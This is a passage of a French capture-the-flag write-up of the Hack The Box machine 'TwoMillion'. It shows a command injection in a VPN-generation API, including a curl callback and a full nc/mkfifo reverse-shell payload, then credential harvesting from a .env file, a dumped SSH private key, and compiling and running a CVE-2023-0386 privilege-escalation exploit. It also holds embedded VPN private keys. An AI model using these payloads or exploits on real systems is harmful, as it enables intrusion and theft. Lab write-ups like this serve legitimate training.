        2f:d1:fd:58:25:8c:bd:cf:80:60:c3:e4:17:91:c5:c9:76:d7:
        a6:db:b4:75:d0:5c:f8:7f:70:86:75:e3:65:cf:73:cc:b4:b4:
        75:d9:de:e8:94:41:81:82:7f:64:30:4a:46:d7:51:42:23:f1:
        0b:33:dd:a6:89:0a:ab:c6:ee:fc:83:e1:e1:be:97:5f:b5:30:
        82:cc:d7:33:14:42:a3:66:81:8e:c6:d1:5d:4c:1a:66:f1:f9:
        13:26:56:25:81:95:e9:bd:9e:17:f9:20:77:31:e8:aa:bd:c3:
        71:ea:9c:1b:d0:f1:60:88:d2:40:e1:86:92:54:0c:f2:14:85:
        bd:f1:18:7c:05:25:a9:c6:3b:24:29:84:18:cd:44:0c:96:2f:
        0f:30:8f:f9:e1:ea:d8:46:3a:fb:a5:aa:82:5d:28:99:30:d4:
        48:04:e5:cc:82:bf:3a:03:b2:20:b1:7c:62:de:b0:8b:f6:84:
        6b:bf:1d:a4:c1:34:d4:03:81:45:39:f4:e9:a3:6c:4c:9a:ed:
        38:c4:ee:16:58:fc:55:5a:82:b2:41:d6:34:14:3f:67:c8:fb:
        b2:b8:71:27:dd:4f:fa:80:10:48:80:8c:7b:ea:6e:71:9c:29:
        a7:53:bf:c4:6a:05:43:5b:94:3c:b9:54:74:9c:1d:6a:90:e5:
        fe:8b:ad:df:66:b0:89:e5:90:b6:66:43:cc:8f:e2:ab:87:4a:
        87:25:04:93:35:8a:ee:bf:eb:3d:37:95:7b:9a:fb:d5:01:28:
        74:f5:d9:bb:46:ea:40:41:43:7e:08:1d:ff:db:3e:d4:85:f0:
        f5:24:5f:0f:da:e3:b4:fb:55:30:87:f1:00:e5:1a:da:9f:70:
        54:9e:5f:f9:f7:f5:80:85:e6:1c:f2:c4:46:28:2b:b8:1a:71:
        7f:11:4d:f7:b3:17:26:6c:e6:f4:37:ea:42:93:86:26:d3:00:
        6f:a7:05:b4:b0:7c:6a:a8:9a:9f:c1:39:d3:c9:77:b7:9b:3b:
        bd:37:95:27:36:96:7a:2f:43:f4:64:90:07:86:85:b3:4a:7a:
        f1:59:8f:b2:c6:49:68:48:d0:44:a0:8a:d7:80:1e:f7:70:08:
        df:f0:77:7a:a1:9d:34:6f:6b:62:7d:41:c6:25:2f:39:6f:82:
        de:cb:5c:68:28:73:68:69:39:82:06:14:47:a9:34:e6:0b:d2:
        7f:9f:8a:30:fb:f0:88:9a:3e:09:6b:fa:91:1e:14:9d:e1:c2:
        33:23:92:28:45:fd:ab:4a:68:20:e3:c0:3a:eb:e4:a6:9d:fd:
        1d:b1:1f:a5:b5:54:0c:c5:1c:5c:c7:62:34:01:9e:33:5a:a3:
        e4:93:d2:0d:ba:ca:2e:ba
-----BEGIN CERTIFICATE-----
MIIE1zCCAr+gAwIBAgIBATANBgkqhkiG9w0BAQsFADCBiDELMAkGA1UEBhMCVUsx
DzANBgNVBAgMBkxvbmRvbjEPMA0GA1UEBwwGTG9uZG9uMRMwEQYDVQQKDApIYWNr
VGhlQm94MQwwCgYDVQQLDANWUE4xETAPBgNVBAMMCDJtaWxsaW9uMSEwHwYJKoZI
hvcNAQkBFhJpbmZvQGhhY2t0aGVib3guZXUwHhcNMjUxMTE2MTEzNjU0WhcNMjYx
MTE2MTEzNjU0WjBJMQswCQYDVQQGEwJHQjEPMA0GA1UECAwGTG9uZG9uMQ8wDQYD
VQQHDAZMb25kb24xCzAJBgNVBAoMAm1lMQswCQYDVQQDDAJtZTCCASIwDQYJKoZI
hvcNAQEBBQADggEPADCCAQoCggEBAMioInO1wwxCkPdP3XvqR5WFPYiK5kKMk3G6
eUWDTSxaOHifvET91A331UEC5DWeRKN49PPbrYs/UGk5gk7VUy1j8DQW1eiTO7hr
5Eay0G0GwLGLCa9rKa5ExUdRQ119RpqBQYN6+0tJOhObcWC2p9WPe15f00j6VACB
CHSblTLh08LPvr/Gx0hX8FVhvfzjOzQoiHJ2COtZ641YyqnRNfMMrn1guSwNuvUy
Btdm7MJq5vs1zMbiac+XO8XX/2+997EoMBqzNlt0yrh/UZJZWL1dgiPzYJOkr2rI
pixvIN40P6xjv+ROSPs5MC3i+fJsCrZt1WpGjmYkku08BSui0X8CAwEAAaOBiTCB
hjAdBgNVHQ4EFgQUguVUfroYsSnYqRKzeEmqkMWCXs8wHwYDVR0jBBgwFoAUemLd
Hbb+Ssjj+J/6rPQVDJa6LpEwCQYDVR0TBAIwADALBgNVHQ8EBAMCAf4wLAYJYIZI
AYb4QgENBB8WHU9wZW5TU0wgR2VuZXJhdGVkIENlcnRpZmljYXRlMA0GCSqGSIb3
DQEBCwUAA4ICAQAv0f1YJYy9z4Bgw+QXkcXJdtem27R10Fz4f3CGdeNlz3PMtLR1
2d7olEGBgn9kMEpG11FCI/ELM92miQqrxu78g+HhvpdftTCCzNczFEKjZoGOxtFd
TBpm8fkTJlYlgZXpvZ4X+SB3MeiqvcNx6pwb0PFgiNJA4YaSVAzyFIW98Rh8BSWp
xjskKYQYzUQMli8PMI/54erYRjr7paqCXSiZMNRIBOXMgr86A7IgsXxi3rCL9oRr
vx2kwTTUA4FFOfTpo2xMmu04xO4WWPxVWoKyQdY0FD9nyPuyuHEn3U/6gBBIgIx7
6m5xnCmnU7/EagVDW5Q8uVR0nB1qkOX+i63fZrCJ5ZC2ZkPMj+Krh0qHJQSTNYru
v+s9N5V7mvvVASh09dm7RupAQUN+CB3/2z7UhfD1JF8P2uO0+1Uwh/EA5Rran3BU
nl/59/WAheYc8sRGKCu4GnF/EU33sxcmbOb0N+pCk4Ym0wBvpwW0sHxqqJqfwTnT
yXe3mzu9N5UnNpZ6L0P0ZJAHhoWzSnrxWY+yxkloSNBEoIrXgB73cAjf8Hd6oZ00
b2tifUHGJS85b4Ley1xoKHNoaTmCBhRHqTTmC9J/n4ow+/CImj4Ja/qRHhSd4cIz
I5IoRf2rSmgg48A66+Smnf0dsR+ltVQMxRxcx2I0AZ4zWqPkk9INusouug==
-----END CERTIFICATE-----
</cert>
<key>
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQDIqCJztcMMQpD3
T9176keVhT2IiuZCjJNxunlFg00sWjh4n7xE/dQN99VBAuQ1nkSjePTz262LP1Bp
OYJO1VMtY/A0FtXokzu4a+RGstBtBsCxiwmvaymuRMVHUUNdfUaagUGDevtLSToT
m3FgtqfVj3teX9NI+lQAgQh0m5Uy4dPCz76/xsdIV/BVYb384zs0KIhydgjrWeuN
WMqp0TXzDK59YLksDbr1MgbXZuzCaub7NczG4mnPlzvF1/9vvfexKDAaszZbdMq4
f1GSWVi9XYIj82CTpK9qyKYsbyDeND+sY7/kTkj7OTAt4vnybAq2bdVqRo5mJJLt
PAUrotF/AgMBAAECggEANKfakp7KFneJbzzoFFKAgn46jZBVqHUXZCrZFCLGp7Lt
SsowL7KkaR32Ol8139Quku906GFngzkUMujCh0l30Ft/d0veym+Ipna5qsvV4iZ5
fp3L5tqqT28AjhyHHwt28ailtokZVMJcmTSbZhPIq0RBzZw759S5IoC55U/GsVkW
b7GFrW7k5D7cGfAU1oMIeakm4r+bVr4yaCtm0qawMgkrVV1lyI9kSoGh8v7okxz7
/nwOjwpRA8ah/3rGaxkJGfP2IzH1IOEzKDqT7IGj2EPunrSKn717IcCuOqEnMtC+
l559JE9uZl3VplNCabLDB0jVj17WQItMdu1cfBmcgQKBgQDyObiJZIPnksG3U6cs
hE2rIG+8xf7ibwrGSjQ7sQnOhVxDrUmBgshBat5wEOcqY4u1e2asXmC6Gfz+1cGR
Gd3gYHEryt9f0h7WTXiXYegM9V2CgJ8opODHUcZBwIFU0ii8HdePfjuV/miM3+gc
n+bI13JeD/jEJ+n+MpnOVK4kIQKBgQDUEUNtdd4vD8Q+S0o7KAatc1n/NWd9UnVL
c/Cuy81ntyS2NvAzULcY/qwe8Cph+NqAuj+lI+5hDaPqvRu7UyyhDPDFY4EwbqBa
COAkVgy5hKlaIc7qE9u12xayQMUxLeU1IoXOh6VmTPwLLEQHyooRwrO0rYH0Se97
1lK8Eo5BnwKBgGUp3DttgnV14nfZdSlvfCyrWF9j5ebV748PMK95ahoZsoYFWny/
jTldE9eEB7e5aYD7L89vf0BaWEJqLfSW9Aag4MMkcJRJYl2ob2PyHQNEerBlXZOR
ANvd+Eo/xwQQ3bhrUjr4wpQLc8jaPsutsKpS6M4GJ6Rs8xoaMghtb2lhAoGBAMst
txJ6qWMhkf21GOvQj4VDTWiMfBjAFg0yidiO/r9t4siJnl0r6iESb0o9A/5V9NL8
ntnTsSJfdTsD8Dvrloi+4zfa+/2xIATjGAz4PLzJ84+dcKcoW4rC293w3H0f4cik
yNp1b+yxuZHi2VM1pE8b4h0rV6T76W0WjLIQfSc1AoGAAVAXUrNq7TBet3Nk005c
Bh/EBxY10yPFQcoJuBj+KFJkpwEgV4i+eTTR2yKRpOg/7PPNrxZjT4JsAeF8pt9S
K/XGAc02UQICZifdDzHSlUGpWoLui1KGWh17pcclXmgHeNe8OhyCTkvw3OvvVKwJ
+IdrPoorPK+friN6zdO6Rsc=
-----END PRIVATE KEY-----
</key>
<tls-auth>
#
# 2048 bit OpenVPN static key
#
-----BEGIN OpenVPN Static key V1-----
45df64cdd950c711636abdb1f78c058c
358730b4f3bcb119b03e43c46a856444
05e96eaed55755e3eef41cd21538d041
079c0fc8312517d851195139eceb458b
f8ff28ba7d46ef9ce65f13e0e259e5e3
068a47535cd80980483a64d16b7d10ca
574bb34c7ad1490ca61d1f45e5987e26
7952930b85327879cc0333bb96999abe
2d30e4b592890149836d0f1eacd2cb8c
a67776f332ec962bc22051deb9a94a78
2b51bafe2da61c3dc68bbdd39fa35633
e511535e57174665a2495df74f186a83
479944660ba924c91dd9b00f61bc09f5
2fe7039aa114309111580bc5c910b4ac
c9efb55a3f0853e4b6244e3939972ff6
bfd36c19a809981c06a91882b6800549
-----END OpenVPN Static key V1-----
</tls-auth>
* Connection #0 to host 2million.htb left intact
Tout ceci est très intéressant donc nous voyons que nous pouvons interagir avec le serveur en mettant des choses dans le paramètre username nous allons donc le changer par d’autre choses:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
❯ curl -X POST -H "Cookie: PHPSESSID=2e700vgva0q2gm71aujmh4mlmk" \
     -H "Content-Type: application/json" \
     -d '{"username":"test;curl http://10.10.15.81:8080/test"}' \
     http://2million.htb/api/v1/admin/vpn/generate
<!DOCTYPE HTML>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <title>Error response</title>
    </head>
    <body>
        <h1>Error response</h1>
        <p>Error code: 404</p>
        <p>Message: File not found.</p>
        <p>Error code explanation: 404 - Nothing matches the given URI.</p>
    </body>
</html>
J’ai tenté de faire un ; dans le username pour dire que la commande que notre server exécute pour lire le nom se termine a test et que ensuite il exécute la commande que j’ai mis c’est a dire curl http://10.10.15.81:8080/test qui est un server que je contrôle pour voir si l’injection fonctionne voici comme j’ai fait mon serveur et ce que ça m’a donné lors du lancement:
1
2
3
4
5
6
❯ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.11.221 - - [16/Nov/2025 12:47:27] code 404, message File not found
10.10.11.221 - - [16/Nov/2025 12:47:27] "GET /test HTTP/1.1" 404 -
10.10.11.221 - - [16/Nov/2025 12:47:27] code 404, message File not found
10.10.11.221 - - [16/Nov/2025 12:47:27] "GET /test.ovpn HTTP/1.1" 404 -
C’est parfait ! Notre injection marche bien même si nous avons des erreur 404 nous avons quand même des requêtes avec GET deux fois. Nous pouvons esssayer de faire un reverse shell.
1
2
3
4
❯ curl -X POST -H "Cookie: PHPSESSID=2e700vgva0q2gm71aujmh4mlmk" \
     -H "Content-Type: application/json" \
     -d '{"username":"test;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.15.81 8080 >/tmp/f"}' \
     http://2million.htb/api/v1/admin/vpn/generate
Je place un reverse shell classique avec mon ip et le port sur lequel j’écoute avec un nc et maintenant je suis dans la machine
1
2
3
4
5
6
❯ nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.10.15.81] from (UNKNOWN) [10.10.11.221] 59362
bash: cannot set terminal process group (1204): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2million:~/html$
Je me contruit un terminal plus interactif comme ceci
1
2
3
4
5
6
7
8
www-data@2million:~/html$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@2million:~/html$ ^Z
[1]  + 204443 suspended  nc -lvnp 8080
❯ stty raw -echo; fg
[1]  + 204443 continued  nc -lvnp 8080

www-data@2million:~/html$ export TERM=xterm
Ensuite dans les questions précédentes on nous parlait du fichier .env donc je fais la commande suivante pour le trouver dans parmis tout ces fichier : find / -name .env 2>/dev/null et ça me retourne : /var/www/html/.env je regarde ce qui se trouve dedans et voici ce que je trouve:
1
2
3
4
5
www-data@2million:/home/admin$ cat /var/www/html/.env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
Nous avons maintenant accès a l’utilisateur admin avec son mot de passe servis sur un plateau d’argent et nous pouvons changer d’utilisateur comme ceci su admin et mettre le mot de passe
1
admin@2million:~$
Nous sommes maintenant admin plus qu’a cat le fichier user.txt qui se trouve dans son home
1
2
admin@2million:~$ cat user.txt
6efe7e674f88463d2e
Pour des raisons de SPOIL je n’affiche pas tout le flag pour que vous aussi vous puissiez faire la box sans vous donner pour autant la réponse
Task 11 - What is the email address of the sender of the email sent to admin?
Nouvelle question qui nous précise que des mails on été laissé sur la machine et que nous allons devoir aller les chercher
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
admin@2million:~$ ls -la
total 48
drwxr-xr-x 7 admin admin 4096 Nov 15 23:58 .
drwxr-xr-x 3 root  root  4096 Jun  6  2023 ..
lrwxrwxrwx 1 root  root     9 May 26  2023 .bash_history -> /dev/null
-rw-r--r-- 1 admin admin  220 May 26  2023 .bash_logout
-rw-r--r-- 1 admin admin 3771 May 26  2023 .bashrc
drwx------ 2 admin admin 4096 Jun  6  2023 .cache
drwx------ 3 admin admin 4096 Nov 14 09:46 .gnupg
drwxrwxr-x 3 admin admin 4096 Nov 15 23:58 .local
-rw------- 1 admin admin  132 Nov 14 18:16 .mysql_history
-rw-r--r-- 1 admin admin  807 May 26  2023 .profile
drwx------ 3 admin admin 4096 Nov 14 09:45 snap
drwx------ 2 admin admin 4096 Nov 14 18:30 .ssh
-rw-r----- 1 root  admin   33 Nov 14 04:07 user.txt
En effet il y a beaucoup de choses caché dans le profil de admin et dans le dossier snap le seul fichier est le suivant qui pourra peut être nous servir plus tard:
1
2
3
4
5
6
7
8
9
10
11
admin@2million:~/snap/lxd/common/config$ cat config.yml
default-remote: local
remotes:
  images:
    addr: https://images.linuxcontainers.org
    protocol: simplestreams
    public: true
  local:
    addr: unix://
    public: false
aliases: {}
Déjà nous avons la clé ssh:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
admin@2million:~/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
Et aussi j’ai essayé de run la commande sudo -l pour voir si je pouvais avoir accès a la commande sudo mais non l’utilisateur admin n’y a pas accès. Et aussi pour la suite je me suis connecté en ssh car le reverse shell était lent ssh -i id_rsa admin@10.10.11.221
1
2
3
4
5
6
7
8
9
10
11
12
13
14
admin@2million:/var/mail$ cat admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
Ok on voit que je système n’a pas été patché et que la faille OverlayFS / FUSE existe encore donc une petite recherche sur internet voici sur quoi je tombe CVE-2023-0386
Et pour aller plus vite je donne le liens de la CVE a une IA qui me le résume parfaitement comme ceci:
CVE-2023-0386 - OverlayFS Privilege Escalation
C’est quoi OverlayFS ?
OverlayFS est un système de fichiers utilisé par Linux (notamment Docker) qui permet de superposer plusieurs répertoires pour en faire un seul. C’est comme empiler des calques transparents.
La vulnérabilité :
1) Le problème : OverlayFS ne vérifiait pas correctement les permissions lors de la création de fichiers dans les répertoires superposés.
2) L’exploitation :
- Un utilisateur non-privilégié (comme admin) peut
monter un système de fichiersOverlayFS dans son propre namespace - En manipulant les user namespaces et FUSE (Filesystem in Userspace), l’attaquant peut
tromper le kernel - Le kernel pense que l’utilisateur a les droits root dans le contexte du namespace
- L’attaquant peut alors créer un fichier SUID root qui sera exécutable en dehors du namespace
Résultat : Exécution de code en tant que root !
C’est parfait donc nous avons besoin et nous pouvons vérifier la version du kernel avec la commande uname -a qui nous donne ceci
1
2
admin@2million:~$ uname -a
Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
Nous pouvons en déduire que le kernel est vulnérable mais nous avons aussi oublié de répondre a la question
Réponse : ch4p@2million.htb
Task 12 - What is the 2023 CVE ID for a vulnerability in that allows an attacker to move files in the Overlay file system while maintaining metadata like the owner and SetUID bits?
Nous avons trouvé précédemment que la CVE était:
Réponse : CVE-2023-0386
Task 13 - Submit the flag located in root’s home directory.
Bien maintenant nous devons mettre en application notre CVE pour passer root
Pour ce faire nous allons utiliser ce github qui nous propose d’utiliser la faille en question mais enfaite pas besoin car en ma baladant je suis tombé sur ceci dans le /tmp
1
2
3
4
5
6
7
8
9
10
11
12
13
admin@2million:/tmp$ ls
CVE-2023-0386    ovlcap
cve.zip          poc
exp              poc.c
exp.c            snap-private-tmp
f                systemd-private-fd4de2ad756a4e078f78c39d5a1b4fee-memcached.service-jFnTSt
fuse             systemd-private-fd4de2ad756a4e078f78c39d5a1b4fee-ModemManager.service-PbRMkg
fuse.c           systemd-private-fd4de2ad756a4e078f78c39d5a1b4fee-systemd-logind.service-n5Xp5k
gc               systemd-private-fd4de2ad756a4e078f78c39d5a1b4fee-systemd-resolved.service-NRONl7
getshell.c       systemd-private-fd4de2ad756a4e078f78c39d5a1b4fee-systemd-timesyncd.service-IRCPk9
Makefile         systemd-private-fd4de2ad756a4e078f78c39d5a1b4fee-upower.service-nApp8u
output.txt       tmux-1000
output.txt.ovpn  vmware-root_596-2697467146
Du coup on a déjà l’exploit d’installé sur la machine c’est donné presque donc pour être sûr d’avoir tout les fichier j’ai unzip cve.zip et j’ai fait y partout pour tout remplacer et maintenant on a besoin de tout compilé
Pour faire ceci il y a un Makefile qui va s’occuper de ça, j’ai fait du C avant donc je connais et voici son contenu:
1
2
3
4
5
6
7
8
admin@2million:/tmp$ cat Makefile
all:
        gcc fuse.c -o fuse -D_FILE_OFFSET_BITS=64 -static -pthread -lfuse -ldl
        gcc -o exp exp.c -lcap
        gcc -o gc getshell.c

clean:
        rm -rf exp gc fuse
La règle all permet de tout compiler avec gcc ce qui va nous permettre de tout lancer par la suite mais pour lancer le Makefile et la règle all nous allons lancer make all
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
admin@2million:/tmp$ make all
gcc fuse.c -o fuse -D_FILE_OFFSET_BITS=64 -static -pthread -lfuse -ldl
fuse.c: In function ‘read_buf_callback’:
fuse.c:106:21: warning: format ‘%d’ expects argument of type ‘int’, but argument 2 has type ‘off_t’ {aka ‘long int’} [-Wformat=]
  106 |     printf("offset %d\n", off);
      |                    ~^     ~~~
      |                     |     |
      |                     int   off_t {aka long int}
      |                    %ld
fuse.c:107:19: warning: format ‘%d’ expects argument of type ‘int’, but argument 2 has type ‘size_t’ {aka ‘long unsigned int’} [-Wformat=]
  107 |     printf("size %d\n", size);
      |                  ~^     ~~~~
      |                   |     |
      |                   int   size_t {aka long unsigned int}
      |                  %ld
fuse.c: In function ‘main’:
fuse.c:214:12: warning: implicit declaration of function ‘read’; did you mean ‘fread’? [-Wimplicit-function-declaration]
  214 |     while (read(fd, content + clen, 1) > 0)
      |            ^~~~
      |            fread
fuse.c:216:5: warning: implicit declaration of function ‘close’; did you mean ‘pclose’? [-Wimplicit-function-declaration]
  216 |     close(fd);
      |     ^~~~~
      |     pclose
fuse.c:221:5: warning: implicit declaration of function ‘rmdir’ [-Wimplicit-function-declaration]
  221 |     rmdir(mount_path);
      |     ^~~~~
/usr/bin/ld: /usr/lib/gcc/x86_64-linux-gnu/11/../../../x86_64-linux-gnu/libfuse.a(fuse.o): in function `fuse_new_common':
(.text+0xaf4e): warning: Using 'dlopen' in statically linked applications requires at runtime the shared libraries from the glibc version used for linking
gcc -o exp exp.c -lcap
gcc -o gc getshell.c
Nous avons réussi la compilation même si il y a des warnings maintenant plus qu’a lancer l’exploit avec la commande suivante qui était indiqué dans le repo précédent : ./fuse ./ovlcap/lower/ .gc
1
2
3
admin@2million:/tmp$ ./fuse ./ovlcap/lower/ ./gc
[+] len of gc: 0x3ee0
mkdir: File exists
Et ensuite nous devons lancer dans un autre terminal en ssh ou autre dans le /tmp la commande pour exécuter le fichier exp
1
2
3
4
5
6
7
8
9
10
11
12
13
admin@2million:~$ cd /tmp
admin@2million:/tmp$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root   root     4096 Nov 16 12:59 .
drwxrwxr-x 6 root   root     4096 Nov 15 23:59 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:/tmp#
Comme nous pouvons le voir je suis passé root grâce a l’exploit nous pouvons aller chercher le root.txt dans son home
1
2
root@2million:/root# cat root.txt
0c1b4221a4632a4d
Mais ce n’est pas fini, car nous avons d’autre moyens de passer root comme nous indique les prochaines questions:
Task 14 - [Alternative Priv Esc] What is the version of the GLIBC library on TwoMillion?
Pour voir la version de la glibc que nous utilisons il y a une commande:
1
2
3
4
5
6
admin@2million:/tmp$ ldd --version
ldd (Ubuntu GLIBC 2.35-0ubuntu3.1) 2.35
Copyright (C) 2022 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
Réponse : 2.35
Task 15 - [Alternative Priv Esc] What is the CVE ID for the 2023 buffer overflow vulnerability in the GNU C dynamic loader?
J’ai copié collé ceci dans google et j’ai trouvé : What is the CVE ID for the 2023 buffer overflow vulnerability in the GNU C dynamic loader? -> CVE-2023-4911
Réponse : CVE-2023-4911
Task 16 - [Alternative Priv Esc] With a shell as admin or www-data, find a POC for Looney Tunables. What is the name of the environment variable that triggers the buffer overflow? After answering this question, run the POC and get a shell as root.
Voici un rapport sur la CVE en question qui est le fameux POC Looney Tunables : CVE-2023-4911
Et dans ce rapport on peut y lire que ce qui déclenche le buffer overflow c’est la variable d’environnement :
Réponse : GLIBC_TUNABLES
Machine Easy complété